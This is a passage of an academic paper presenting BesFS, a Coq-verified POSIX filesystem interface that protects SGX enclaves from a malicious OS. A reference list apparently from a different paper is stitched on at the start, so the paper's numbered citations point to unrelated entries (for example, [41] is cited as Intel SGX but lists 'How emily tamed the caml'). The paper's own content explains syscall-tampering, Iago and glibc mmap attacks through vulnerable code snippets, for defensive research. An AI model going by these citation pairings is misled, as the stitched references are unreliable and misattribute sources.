
[7] Stefan Brenner, Colin Wulf, David Goltzsche, Nico Weichbrodt, Matthias Lorenz, Christof Fetzer, Peter Pietzuch, and Rüdiger Kapitza. SecureKeeper: Confidential ZooKeeper using Intel SGX. In *Proceedings of the 17th International Middleware Conference*, 2016.

[8] David Goltzsche, Colin Wulf, Divya Muthukumaran, Konrad Rieck, Peter Pietzuch, and Rüdiger Kapitza. TrustJS: Trusted client-side execution of JavaScript. In *Proceedings of the 10th European Workshop on Systems Security*, 2017.

[9] Mark Russinovich. Introducing Azure confidential computing. https://azure.microsoft.com/en-us/blog/introducing-azure-confidential-computing/, 2017 September.

[10] Pratheek Karnati and Karna Bojjireddy. Data-in-use protection on IBM Cloud – IBM, Intel, and Fortanix partner to keep enterprises secure to the core.

[11] Apache Hadoop. http://hadoop.apache.org/.

[12] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding applications from an untrusted cloud with Haven. In *OSDI*, 2014.

[13] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Daniel O'Keeffe, Mark L. Stillwell, David Goltzsche, Dave Eyers, Rüdiger Kapitza, Peter Pietzuch, and Christof Fetzer. SCONE: Secure Linux containers with Intel SGX. In *OSDI*, 2016.

[14] Graphene library OS. http://github.com/oscarlab/graphene.

[15] SGX-LKL. https://github.com/lsds/sgx-lkl.

[16] Chia-Che Tsai, Donald E. Porter, and Mona Vij. Graphene-SGX: A practical library os for unmodified applications on SGX. In *USENIX ATC*, 2017.

[17] Nuno Santos, Himanshu Raj, Stefan Saroiu, and Alec Wolman. Using arm trustzone to build a trusted language runtime for mobile applications. In *ASPLOS*, 2014.

[18] Joshua Lind, Christian Priebe, Divya Muthukumaran, Dan O'Keeffe, Pierre-Louis Aublin, Florian Kelbert, Tobias Reiher, David Goltzsche, David Eyers, Rudiger Kapitza, Christof Fetzer, and Peter Pietzuch. Glamdring: Automatic application partitioning for Intel SGX. In *USENIX ATC*, 2017.

[19] Yutao Liu, Tianyu Zhou, Kexin Chen, Haibo Chen, and Yubin Xia. Thwarting memory disclosure with efficient hypervisor-enforced intra-domain isolation. In *CCS*, 2015.

[20] ARM TrustZone. http://www.arm.com/products/processors/technologies/trustzone/.

[21] Stephen Checkoway and Hovav Shacham. Iago attacks: Why the system call API is a bad untrusted RPC interface. In *ASPLOS*, 2013.

[22] CWE-843: Access of resource using incompatible type ('type confusion'). https://cwe.mitre.org/data/definitions/843.html.

[23] Gang Tan and Jason Croft. An empirical security study of the native code in the JDK. In *USENIX Security*, 2008.

[24] Phosphor: Dynamic taint tracking for the JVM. https://github.com/Programming-Systems-Lab/phosphor.

[25] Meni Orenbach, Pavel Lifshits, Marina Minkin, and Mark Silberstein. Eleos: Exitless OS services for SGX enclaves. In *EuroSys*, 2017.

[26] Shweta Shinde, Dat Le Tien, Shruti Tople, and Prateek Saxena. PANOPLY: Low-TCB Linux Applications With SGX Enclaves. In *NDSS*, 2017.

[27] Software Guard Extenstions (SGX) SDK for Linux.

[28] sgx-utils. https://github.com/jethrogb/sgx-utils.

[29] Rust SGX SDK. https://github.com/baidu/rust-sgx-sdk.

[30] Konstantin Rubinov, Lucia Rosculete, Tulika Mitra, and Abhik Roychoudhury. Automated partitioning of Android applications for trusted execution environments.

In *IEEE/ACM 38th International Conference on Software Engineering (ICSE)*, 2016.

[31] Adrien Ghosn, James R. Larus, and Edouard Bugnion. Secured routines: Language-based construction of trusted execution environments. In *USENIX ATC*, 2019.

[32] Stefan Brenner, Tobias Hundt, Giovanni Mazzeo, and Rüdiger Kapitza. Secure cloud micro services using Intel SGX. In *IFIP International Conference on Distributed Applications and Interoperable Systems*, 2017.

[33] Marcela S Melara, Michael J Freedman, and Mic Bowman. EnclaveDom: Privilege separation for large-TCB applications in trusted execution environments. *arXiv preprint arXiv:1907.13245*, 2019.

[34] Michiaki Tatsubori, Toshiyuki Sasaki, Shigeru Chiba, and Kozo Itano. A bytecode translator for distributed execution of "legacy" Java software. In *Proceedings of the 15th European Conference on Object-Oriented Programming*, 2001.

[35] Eli Tilevich and Yannis Smaragdakis. J-Orchestra: Automatic Java application partitioning. In *Proceedings of the 16th European Conference on Object-Oriented Programming*, 2002.

[36] Steve Zdancewic, Lantian Zheng, Nathaniel Nystrom, and Andrew C. Myers. Untrusted hosts and confidentiality: Secure program partitioning. In *SOSP*, 2001.

[37] Stephen Chong, Jed Liu, Andrew C. Myers, Xin Qi, K. Vikram, Lantian Zheng, and Xin Zheng. Secure web applications via automatic partitioning. In *SOSP*, 2007.

[38] M Miller. Robust composition: Towards a unified approach to access control and concurrency control 2006. *Johns Hopkins: Baltimore, MD*, page 302, 2006.

[39] Adrian Mettler, David A. Wagner, and Tyler Close. Joe-E: A security-oriented subset of java. In *NDSS*, 2010.

[40] Fred Spiessens and Peter Van Roy. The oz-e project: Design guidelines for a secure multiparadigm programming language. In *International Conference on Multiparadigm Programming in Mozart/OZ*, 2004.

[41] Marc Stiegler and Mark Miller. How emily tamed the caml. *Hewlett Packard Labs Tech Report*, 2006.

[42] Raoul Strackx and Frank Piessens. Ariadne: A minimal approach to state continuity. In *USENIX Security*, 2016.

[43] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *IEEE S&P*, 2015.

[44] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *USENIX Security*, 2017.

[45] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX cache attacks are practical. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, 2017.

[46] Marcus Hähnel, Weidong Cui, and Marcus Peinado. High-resolution side channels for untrusted operating systems. In *USENIX ATC*, 2017.

[47] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *USENIX Security*, 2017.

[48] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A. Gunter. Leaky cauldron on the dark land: Understanding memory side-channel hazards in SGX. In *CCS*, 2017.

[49] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *IEEE S&P*, 2018.

[50] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX amplifies the power of cache attacks. In *CHES*, 2017.

[51] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache attacks on Intel SGX. In *Euro S&P*, 2017.

[52] Li Li, Tegawendé F. Bissyandé, Damien Octeau, and Jacques Klein. DroidRA: Taming reflection to support whole-program analysis of android apps. In *Proceedings of the 25th International Symposium on Software Testing and Analysis*, 2016.

[53] Eric Bodden, Andreas Sewe, Jan Sinschek, Hela Oueslati, and Mira Mezini. Taming reflection: Aiding static analysis in the presence of reflection and custom class loaders. In *Proceedings of the 33rd International Conference on Software Engineering*, 2011.

[54] Paulo Barros, Rene Just, Suzanne Millstein, Paul Vines, Werner Dietl, Marcelo dAmorim, and Michael D. Ernst. Static analysis of implicit control flow: Resolving java reflection and android intents. In *Proceedings of the 2015 30th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2015.

[55] B. G. Ryder. Constructing the call graph of a program. *IEEE Transaction of Software Engineering.*, May 1979.

[56] Mark Weiser. Program slicing. In *Proceedings of the International Conference on Software Engineering (ICSE)*, 1981.

[57] Lars Ole Andersen. *Program Analysis and Specialization for the C Programming Language*. PhD thesis, Johns Hopkins University, 1994.

[58] Bjarne Steensgaard. Points-to analysis in almost linear time. In *Proceedings of the 23rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 1996.

[59] Manuvir Das. Unification-based pointer analysis with directional assignments. In *PLDI*, 2000.

[60] Raja Vallée-Rai, Phong Co, Etienne Gagnon, Laurie Hendren, Patrick Lam, and Vijay Sundaresan. Soot - a Java bytecode optimization framework. In *Proceedings of the Conference of the Centre for Advanced Studies on Collaborative Research*, 1999.

[61] Ondřej Lhoták and Laurie Hendren. Scaling Java points-to analysis using SPARK. In *Proceedings of the 12th International Conference on Compiler Construction*, 2003.

[62] Jens Knoop, Oliver Rüthing, and Bernhard Steffen. Partial dead code elimination. In *PLDI*, 1994.

[63] Apache Tomcat. http://tomcat.apache.org/.

[64] AppArmor. http://wiki.apparmor.net/.

[65] Cynthia Dwork. Differential privacy. In *Proceedings of the 33rd international conference on Automata, Languages and Programming-Volume Part II*. Springer-Verlag, 2006.

[66] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE S&P*, 2010.

[67] Vivek Haldar, Deepak Chandra, and Michael Franz. Dynamic taint propagation for Java. In *Proceedings of the 21st Annual Computer Security Applications Conference*, 2005.

[68] James Clause, Wanchun Li, and Alessandro Orso. Dytan: A generic dynamic taint analysis framework. In *Proceedings of the 2007 International Symposium on Software Testing and Analysis*, 2007.

[69] Wei Xu, Sandeep Bhatkar, and R. Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *USENIX Security*, 2006.

[70] Winnie Cheng, Qin Zhao, Bei Yu, and Scott Hiroshige. TaintTrace: Efficient flow tracing with dynamic binary rewriting. In *Proceedings of the 11th IEEE Symposium on Computers and Communications*, 2006.

[71] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM Sigplan notices*, 2007.

[72] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. TaintDroid: An information-flow tracking system for real-time privacy monitoring on smartphones. *ACM Trans. Comput. Syst.*, 2014.

[73] James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signature—generation of exploits on commodity software. In *NDSS*, 2005.

[74] Jonathan Bell and Gail Kaiser. Phosphor: Illuminating dynamic data flow in commodity jvms. In *ACM SIGPLAN Notices*. ACM, 2014.

[75] Java garbage collection basics. http://www.oracle.com/webfolder/technetwork/tutorials/obe/java/gc01/index.html.

[76] Meysam Taassori, Ali Shafiee, and Rajeev Balasubramonian. VAULT: Reducing paging overheads in SGX with efficient integrity verification structures. In *ASPLOS*, 2018.

[77] FST: fast java serialization drop in-replacement. https://github.com/RuedigerMoeller/fast-serialization.

[78] Intel® Software Guard Extensions for Linux* OS - SGX driver. http://github.com/01org/linux-sgx-driver.

[79] Aapo Kyrola, Guy Blelloch, and Carlos Guestrin. GraphChi: Large-scale graph computation on just a PC. In *OSDI*, 2012.

[80] LiveJournal social network dataset. https://snap.stanford.edu/data/soc-LiveJournal1.html.

BesFS: A POSIX Filesystem for Enclaves with a Mechanized Safety Proof

Shweta Shinde [*] [†]
University of California, Berkeley

Shengyi Wang[*]
National University of Singapore

Pinghai Yuan
National University of Singapore

Aquinas Hobor
National University of Singapore & Yale-NUS College

Abhik Roychoudhury
National University of Singapore

Prateek Saxena
National University of Singapore

Abstract

New trusted computing primitives such as Intel SGX have shown the feasibility of running user-level applications in enclaves on a commodity trusted processor without trusting a large OS. However, the OS can still compromise the integrity of an enclave by tampering with the system call return values. In fact, it has been shown that a subclass of these attacks, called Iago attacks, enables arbitrary logic execution in enclave programs. Existing enclave systems have very large TCB and they implement ad-hoc checks at the system call interface which are hard to verify for completeness. To this end, we present BESFS—the first filesystem interface which provably protects the enclave integrity against a completely malicious OS. We prove 167 lemmas and 2 key theorems in 4625 lines of Coq proof scripts, which directly proves the safety properties of the BESFS specification. BESFS comprises of 15 APIs with compositional safety and is expressive enough to support 31 real applications we test. BESFS integrates into existing SGX-enabled applications with minimal impact to TCB. BESFS can serve as a reference implementation for hand-coded API checks.

1 Introduction

Existing computer systems encompass millions of lines of complex operating system (OS) code, which is highly susceptible to vulnerabilities, but is trusted by all user-level applications. In the last decade, a line of research has established that trusting an OS implementation is *not* necessary. Specifically, new trusted computing primitives (e.g., Intel SGX [41], Sanctum [24], Keystone [38]) have shown the feasibility of running user-level applications on a commodity trusted processor without trusting a large OS. These are called *enclaved execution* primitives, using the parlance introduced by Intel SGX—a widely shipping feature in commodity Intel processors today. Applications on such systems run isolated from the OS in CPU-protected memory regions called enclaves; with various adversary models supported in individual designs [24, 25, 38, 41, 47].

Enclave systems promise to minimize the trusted code base (TCB) of a security-critical application. Ideally, the TCB can be made boiler-plate and small enough to be *formally verified* to be free of vulnerabilities. Towards this vision, recent works have formally specified and checked the interfaces between the enclave and the CPU [25, 50], as well as verified enclave confidentiality properties [48, 49]. One critical gap remains unaddressed: verifying the integrity of the application from a *hostile* OS. Applications are increasingly becoming easier to port to enclaves [15, 16, 18, 46]; however, these legacy applications optimistically assume that the OS is benign. A hostile OS, however, can behave arbitrarily by violating assumptions inherent in the basic abstractions of processes or files and exchange malicious data with the application. This well-known attack was originally identified by Ports and Garfinkel as *system call tampering* [43], more recently discussed as a subclass called Iago attacks [19].

A number of enclave execution platforms have recognized this channel of attack but left specifying the necessary checks out of scope. For instance, systems such as Haven [16], Google Asylo [3], Microsoft Open Enclave [6], Intel SGX SDK [4], Panoply [46], Graphene-SGX [18], and Scone [15] built on Intel SGX have alluded to syscall tampering defense as an important challenge; however, none of these systems claim a guaranteed defense. One of the reasons is that a hostile OS can deviate from the intended behavior in so many ways. Reasoning about a *complete* set of checks that suffice to capture all attacks is difficult.

In this work, we take a step towards a formally verified TCB to protect the integrity of enclaves against a hostile OS. To maximize the eliminated attack surface and compatibility with existing OSes, we propose to safeguard at the POSIX system call interface. We scope this work to the filesystem subset of the POSIX API. Our main contribution is BESFS—a POSIX-compliant filesystem specification with formal guarantees of integrity and a machine-checked proof of its implementation

[*] These joint first authors contributed equally to this work.
[†] Part of the research was done while at National University of Singapore.

in a high-level language. Client applications running in SGX enclaves interact with a commodity (e.g., Linux) OS via our BESFS implementation, running as a library (see Figure 4). Applications use the POSIX filesystem API transparently (see Table 3), requiring minimal integration changes. Being formally verified, BESFS specifications and implementation can further be used to test or verify other implementations based on SGX and similar primitives.

Challenges & Approach. The main set of challenges in developing BESFS are two-fold. The first challenge is in establishing the "right" specification of the filesystem interface, such that it is both safe (captures well-known attacks) and admits common benign functionality. To show safety, we outline various known syscall tampering attacks and prove that BESFS interface specification defeats at least these attacks by its very design. The attacks defeated are not limited to identified list here—in fact, any deviations from the defined behavior of the BESFS interface is treated as a violation, aborting the client program safely. To address compatibility, we empirically test a wide variety of real-world applications and benchmarks with a BESFS-enhanced system for running SGX applications. These tests show a modest impact on compatibility, showing that the BESFS specification is rich enough to run many practical applications on commodity OS implementations. The BESFS API has only 15 core operations. However, it is accompanied crucially by a composition theorem that safeguards chaining all combinations of operations, making extensions to high-level APIs (e.g., `libc`) easy.

The second challenge is in the execution of the proof of the BESFS implementation itself. Our proof turns out to be challenging because the properties require higher-order logic (hence the need for Coq) and reasoning about *arbitrary* behavior at points at which the OS is invoked. Specifically, the filesystem is modeled as a state-transition system where each filesystem operation transitions from one state to another. Various design challenges arise (Section 5) in handling a stateful implementation in the stateless proof system of Coq and uncovering inductive proof strategies for recursive data structures used in the BESFS implementation. These proof strategies are more involved than Coq's automatic tactics.

BESFS is specified, implemented and formally verified in Coq which is a higher-level language. Converting Coq code to machine code is out of the scope of this paper. Most existing systems do not provide these guarantees even for non-enclave code. There are several intermediate challenges in such a conversion, especially when it is enclave-bound. Thus we resort to a hand-coded conversion of BESFS implementation from Coq-to-`C` and then use an Intel SGX compatible compiler to obtain machine code which can execute inside the enclave. For the completeness of the paper, we outline various challenges we faced in our attempt to generate enclave-bound machine code from our Coq implementation of BESFS. We discuss the existing alternatives and the required additions to the immediate state of systems to make this feasible.

Results. Our BESFSCoq proof comprises of 167 theorems and 4625 LOC. Our hand-coded `C` implementation of BESFS is 1449 LOC and we add 724 LOC of stubs for compatibility with enclave code. We use this `C` implementation for our performance evaluation. We demonstrate the expressiveness of BESFS by supporting 31 programs from benchmarks and real-world applications. We show that BESFS is compatible with state-of-the-art filesystems, benchmarks, and applications we tested. It aids in finding implementation mistakes in existing filesystem APIs exposed by Intel SGX frameworks. We hope BESFS will serve as a specification for future optimizations and other hand-coded implementations.

Contributions. We make the following contributions:

- We formally model the class of attacks that the OS can launch against SGX enclaves via the filesystem API and develop a complete set of specifications to disable them.
- We present BESFS—a formally verified set of API implementations in Coq which are machine-checked for their soundness w.r.t. the API specifications. Our auto-generated run-time monitoring mechanism ensures that the concrete filesystem execution stays within the envelope of our specification.
- We prove 167 lemmas and 2 key theorems in 4625 LOC Coq. We evaluate correctness, compatibility, and expressiveness of BESFS. We showcase BESFS on 31 programs from real-world applications and standard benchmarks for CPU, I/O, and filesystem workloads.

2 Problem

There has been long-standing research on protecting the OS from user-level applications. In this work, the threat model is reversed; the applications demand protection against a malicious OS kernel. We briefly review Intel SGX specifics and highlight the need for a formal approach.

2.1 Background & Setup

Intel SGX provides a set of CPU instructions which can protect selected parts of user-level application logic from an untrusted operating system. Specifically, the developer can encapsulate sensitive logic inside an *enclave*. The CPU allocates protected physical memory from *Enclave Page Cache (EPC)* that backs the enclave main memory and its content is encrypted. Only the owner enclave can access its own content at any point during execution. The hardware does not allow any other process or the OS to modify code and data or read plain text inside the enclave boundary. Interested readers can refer to [23] for full details.

Due to the strict memory protection, unprotected instructions such as `syscall` are illegal inside the enclave. However, the application can use *out calls* (`OCALL`s) to executes system calls outside the enclave. The enclave code copies the `OCALL`

System Name	Release Date	Total LOC	# of APIs	FS API	API Level
Graphene-SGX	July 2016	1325978	28	5	syscall
Panoply	Dec 2016	20213	254	37	libc
Intel SDK	Dec 2016	119234	24	15	Custom
Google Asylo	May 2018	400465	39	7	Custom
BesFS	Aug 2018	1449	21	13	POSIX

Table 1: Comparison of existing SGX filesystem support.

parameters to the untrusted partition of the application, which in turn calls the OS system call, collects the return values, and passes it back to the enclave. When the control returns to the enclave, the enclave wrapper code copies the `syscall` return values from the untrusted memory to the protected enclave memory. This mechanism facilitates interactions between the enclave and non-enclave logic of an application. A large fraction of enclave applications need to dispatch `OCALL`s for standard (e.g., syscalls, libc) or application-specific APIs.

Syscall Parameter Tampering. This is a broad class of attacks and has been inspected in various aspects by Ports and Garfinkel [43]; a specific subclass of it is called as Iago attacks [19]. Ports-Garfinkel first showed system call tampering attacks for various subsystems such as filesystem, IPC, process management, time, randomness, and I/O. For file content and metadata tampering attacks, their paper suggested defenses by maintaining metadata such as a secure hash for file pages and protecting them by MAC and freshness counter stored in the untrusted guest filesystem. For file namespace management they proposed using a trusted, protected daemon to maintain a secure namespace which maps a file pathname to the associated protection metadata. This way, checking if OS return values are correctly computed would be easier than undertaking to compute them. An added benefit is that the TCB of such a trusted monitoring mechanism for the untrusted kernel is smaller. In this paper, our focus is on the filesystem subset of the system calls. Further, we concentrate on enclave-like systems for Intel SGX, but our work applies equally well to other systems [22, 24, 25, 32, 38].

2.2 The Baseline: Existing Systems

All SGX-based systems such as Haven [16], Scone [15], Panoply [46], Graphene-SGX [18], Intel Protected File System [4] which either use SDK or hand-coded `OCALL` wrappers must address syscall parameter tampering attacks. Even non-SGX TEEs have been shown to face the same threat [10, 22, 38]. These systems are upfront in acknowledging this gap and employ ad-hoc checks for each API to address a subset of attacks. Using integrity preserving filesystems [13] and formally testing if a filesystem abides by POSIX semantics [44] are stepping stones towards our goal, but they do not reason about intentional deviations by a *completely Byzantine* OS. We demonstrate representative attack capabilities on state-of-the-art enclave systems with encrypted file storage to motivate why a provable approach down to the details is important.

Baseline. We assume that the filesystem API uses authenticated encryption and attestation to prevent the OS from directly tampering the file content. Further, we assume a setting where the enclave tunnels all file-related system / library calls to the untrusted OS. The untrusted OS simply reads and writes encrypted blocks of data to the disk such that the content can only be decrypted inside the enclave. Most publicly available enclave frameworks support such a baseline defense. For concreteness, we discuss specific details of the four open systems available today which support a filesystem interface for enclave applications: Graphene-SGX [18], Panoply [46], Intel Protected File System Library [4], and Google Asylo [3]. Table 1 shows the number of file APIs supported and the LOC of these systems indicating that custom implementations have large TCB irrespective of the APIs they support. More importantly, as we show in Section 2.3, they employ ad-hoc checks which do not completely defeat the attacks by the OS. As opposed to the state-of-the-art, BesFS provides provable guarantees. Our corresponding implementation in Coq as well as hand-coded `C`) lowers the TCB.

```
1 int log (char* fname, int mode, char* buf, int len) {
2   int errnum, cnt = 0; FILE* fd = fopen(fname, mode);
3   if (fd == NULL) {
4     errnum = errno;
5     if (errnum == EINVAL) fd = fopen (fname, "a"); // append
6     if (errnum == ENOENT)
7       if (fname == NULL) fname = "default.log";
8       fd = create_log(fname); // create empty log file
9     if (errnum == EINTR) fd = fopen (fname, mode); // retry
10  }
11  if (fd) cnt = fwrite(buf, 1, len, fd); // write log
12  return cnt;
13 }
14 void cast_vote () { // each tor node ...
15   status = log(log_file, mode, &vote, vote_len);
16   if (status) start_election();
```

Figure 1: Example enclave logic. The enclave opens a log file and attempts recovery on failure by either changing the mode (`EINVAL`), opening a new file since the path does not exist (`ENOENT`), or reattempting the call (`EINTR`).

2.3 Is Encryption Sufficient?

Our baseline system encrypts and adds MAC tags to file content. We show that this is not enough to protect against a malicious OS. We recall attack examples from prior work and present new attacks to show that BesFS is needed to defeat a broad class of attacks that go well beyond memory safety.

Memory-safety Iago Attacks. Iago attacks show a subclass of concrete attacks on memory allocation interfaces, wherein the malicious OS overlaps memory-mapped (via `mmap`) pages. The attack results in subverting the control flow in the enclaved application. Iago attacks demonstrate that verifying return values may require user-level defenses to carefully enforce invariants on the virtual memory layout.

Logic Bugs via Return Value Tampering. We show how the OS can mislead the application-level into taking incorrect actions, without causing a crash, by exploiting the semantic

```
1 static int file_open (..., const char * uri, int access, int share,
      int create, int options) {
2   int fd = ocall_open(uri, access|create|options, share);
3   if (fd < 0)
4     return fd;
5   ...
6 }
7 static int sgx_ocall_open(void * pms) {
8   ms_ocall_open_t * ms = (ms_ocall_open_t *) pms;
9   int ret;
10  ODEBUG(OCALL_OPEN, ms);
11  ret = INLINE_SYSCALL(open, ...);
12  return IS_ERR(ret)?unix_to_pal_error(ERRNO(ret)):ret;
13 }
```

(a) Graphene-SGX. Checks on success; otherwise forwards the error.

```
1 SGX_FILE* sgx_fopen
2 (const char* filename, const char* mode) {
3   return sgx_fopen_internal(filename, mode, NULL, key);
4 }
5 static SGX_FILE* sgx_fopen_internal
6 (const char* filename, const char* mode) {
7   protected_fs_file* file = NULL;
8   if (filename == NULL || mode == NULL) {
9     errno = EINVAL;
10    return NULL;
11  }
12    ...
13 }
```

(c) Intel Protected File System. Returns EINVAL instead of ENOENT.

```
1 SGX_WRAPPER_FILE sgx_wrapper_fopen(const char* filename, const char
      * mode) {
2   SGX_WRAPPER_FILE f = 0;
3   sgx_status_t status = ocall_fopen(&f, filename, mode);
4     CHECK_STATUS(status);
5   return f;
6 }
```

(b) Panoply. Forwards the fd and errors as-is if `OCALL` *fails.*

```
1 int secure_open(const char *pathname, int flags, ..){
2   ...
3   bool is_new_file = (enc_untrusted_access(pathname, F_OK) == -1);
4   int fd = enc_untrusted_open(pathname, flags, mode);
5   if (fd == -1)
6     return -1;
7   ...
8 }
9 int enc_untrusted_open(const char *path_name, int flags) {
10  uint32_t mode = 0;
11  int result;
12  sgx_status_t status = ocall_enc_untrusted_open(&result, path_name
        , flags, mode);
13  if (status != SGX_SUCCESS) {
14    errno = EINTR;
15    return -1;
16  }
17  return result;
18 }
```

(d) Google Asylo. Suppresses the error on failure and returns EINT.

Figure 2: SGX filesystem API support. Code snippets from four systems which support file open operation inside the enclave.

gap between SGX guarantees and POSIX API. This attack works on encrypted filesystems since it perpetrates by returning inconsistent return values. Figure 1 shows a simplified enclave code which is executed by a node in a Tor-like service [9]. The enclave logic casts votes, appending it to a log file at each epoch, say in a sub-step of a consensus process. Specifically, the enclave function `log_vote` opens an existing log file in append mode. The enclave checks if the open was successful or were there any errors. The function handles the error conditions and once the `fopen` is successful, it writes the vote content to the file via `fwrite`. As per POSIX standard, the library should return a `NULL` file pointer on `fopen` failure and set the `errno` is set to indicate the error. If the file name is invalid (e.g., empty string or a non-existing file path) the error is `ENOENT`. If the mode is invalid the error should be `EINVAL`, while `EINTR` indicates that the call was interrupted and may succeed on a re-attempt. Figure 1 performs error handling assuming a POSIX-reliant filesystem.

Figure 2 shows the implementation code snippets of file open operation in four existing SGX platforms which implement four different types of checks. Both Graphene-SGX and Panoply simply forward the `errno` to the caller without performing any checks (Figure 2a, 2b). In our example (Figure 1), the OS can trick the enclave into creating an empty file by falsely sending `ENOENT` error code, even though the log file exists. Both the systems cannot detect this attack. Intel's Protected File System (Figure 2c) returns an incorrect error code as per the POSIX standards. If the enclave passes the log name to be an empty string, the application will incorrectly receive `EINVAL` and will not be able to log the vote. Google Asylo (Figure 2d), does not perform any pre-checks on the parameters and if the `OCALL` returns any errors, the system always overwrites it with `EINTR` (Line 14). Thus, our example demonstrates that although the existing systems employ encryption on file content, they are vulnerable to logic bugs due to incomplete interface security checks.

Glibc Logic Vulnerability due to Bad Initialization. We present another attack which cannot be defeated by using an encrypted file system or sealing within the enclave. The glibc malloc subsystem allocates large chunks of memory via anonymous `mmap` (Figure 3 Line 13). It then distributes and collects parts of these chunks via `malloc` and `free` calls. For glibc's internal buffer management, the first 8 bytes of each mmaped region are reserved for meta-data (e.g., tracking the sizes of the allocated chunks in Figure 3 Line 5). The POSIX specification dictates that if the `mmap` syscall requests for anonymous memory regions, which are not file-backed, the OS must initialize the memory contents to 0. Thus, when glibc acquires a large buffer via anonymous-mapped memory region it assumes that this region is filled with 0s by the kernel. The glibc implementation then updates the size of the current block by writing to the size field. For the first block being mmaped, glibc does *not* write 0 to the `prev_size` as it assumes those bytes are already set to 0.

In the implementation of `free`, glibc unmaps chunks if all slots in those chunks are unallocated. For this, it performs some arithmetic computation over the start address of a chunk as well as the sizes of the current and previous chunks. Sup-

```
1 /* There is only one instance of the malloc params. */
2 static struct malloc_par mp_ = {...};
3 typedef struct malloc_chunk {
4     size_t prev_size; /* previous chunk size(if free) */
5     size_t size;      /* Size (bytes) including metadata */
6     ...
7 }mchunkptr;
8 static void *sysmalloc (INTERNAL_SIZE_T nb, mstate av) {
9     ...
10    mchunkptr p;      /* the allocated/returned chunk */
11    char *mm;         /* return value from mmap call */
12    ...
13    mm = (char *) (mmap (0, size, PROT_READ | PROT_WRITE, 0));
14    ...
15    p = (mchunkptr) mm;
16    p->size = size | IS_MMAPPED;
17    ....
18    return chunk2mem (p);
19    ...
20 }
21 static void munmap_chunk (mchunkptr p) {
22    ...
23    uintptr_t block = (uintptr_t) p - p->prev_size;
24    size_t total_size = p->prev_size + size;
25    ...
26    munmap ((char *) block, total_size);
27    ...
28 }
```

Figure 3: Glibc Attack. OS corrupts `prev_size` via `mmap` (Line 13). It can trick glibc into inadvertently unmapping larger memory range (Line 26) without the updating glibc's internal metadata which violates its constraints.

pose the allocated region is $[P, P+s)$ where P and s denote the start address and length respectively. Further, let X denote the value of the first 8 bytes of a chunk i.e., variable `prev_size`. Lines 23-26 in Figure 3 invoke the `unmap` syscall for the address range $[P-X, P+s)$. In the case of the first chunk, the value of X is 0 and glibc will unmap $[P, P+s]$ which is correct. Note that if the OS returns mmaped memory which is filled with non-0s, it can control the value of X. For example, if the OS selects $X \neq 0 \wedge X < P$, it will trick glibc into unmapping not only $[P, P+s]$ but also $[P-X, P]$. Neither glibc nor the application is aware of this inadvertent unmapping and their internal metadata will no longer reflect the correct state.

In general, such an attack can break the consistency enforced by various program components. For instance, a garbage collector which maintains invariants about how objects are traced by reference chains may use the memory mapping information to mark the memory occupied by freed objects to avoid use-after-free. More broadly, many security primitives (e.g., control-flow integrity, fat pointers, taint analyses) maintain shadow metadata at fixed offsets from program objects, which could be affected by such inconsistency bugs.

3 BESFS Design

All the classes of filesystem API attacks presented in Section 2.3 stem from the fact that the OS can deviate from its expected semantics. Our goal is to design a filesystem interface, called BESFS, which protects the enclave from a broad category of such attacks. These attacks include (but are not limited to) Iago attacks, file content manipulation such as mapping multiple file blocks of the same or different files to single physical block, operating on content at the wrong offset or block, and misaligned sequences of file blocks in a file. Further, the OS can perpetrate mismatch attacks by ignoring the user-provided parameters such as paths, file descriptor, or size (e.g., violate the size requested in the operations). Lastly, it can change the error codes returned by the filesystem and force the enclave to execute a different control-flow path.

3.1 Approach

We seek for the right abstraction which is necessary to capture the filesystem behavior inside the enclave as well as sufficient to detect any deviation from the Byzantine OS. Attacks on an enclave can arise at multiple layers of the filesystem stack. Our choice of the layer where we formally proof-check the BESFS API is guided by the observation that the higher the layer we safeguard, the *larger* the attack surface (i.e., TCB) we can eliminate, and the more implementation-agnostic the BESFS API becomes. One could include all the layers starting at the disk kernel driver, where content is finally mapped to persistent storage, in the enclave TCB. Enforcing safety at this interface will require simply encrypting/decrypting disk blocks with correct handling for block positions [37]. Alternatively, one could include a virtual filesystem management layer, which maps file abstractions to disk blocks and physical page allocations, in the enclave—as done in several LibraryOS systems like Graphene-SGX [16, 18]. To ensure safety at this layer, the model needs to reason about simple operations (reads, writes, sync, and metadata management). Further up, one could design to protect at the system call layer, leaving all of the logic for a filesystem (e.g., journaling, physical page management, user management, and so on) outside the enclave TCB. However, this still includes the entire library code (e.g., the `libc` logic) which manages virtual memory of the user-level process (heap management, allocation of user-level pages to buffers, and file-backed pages). For instance, this is 1.29 MLOC 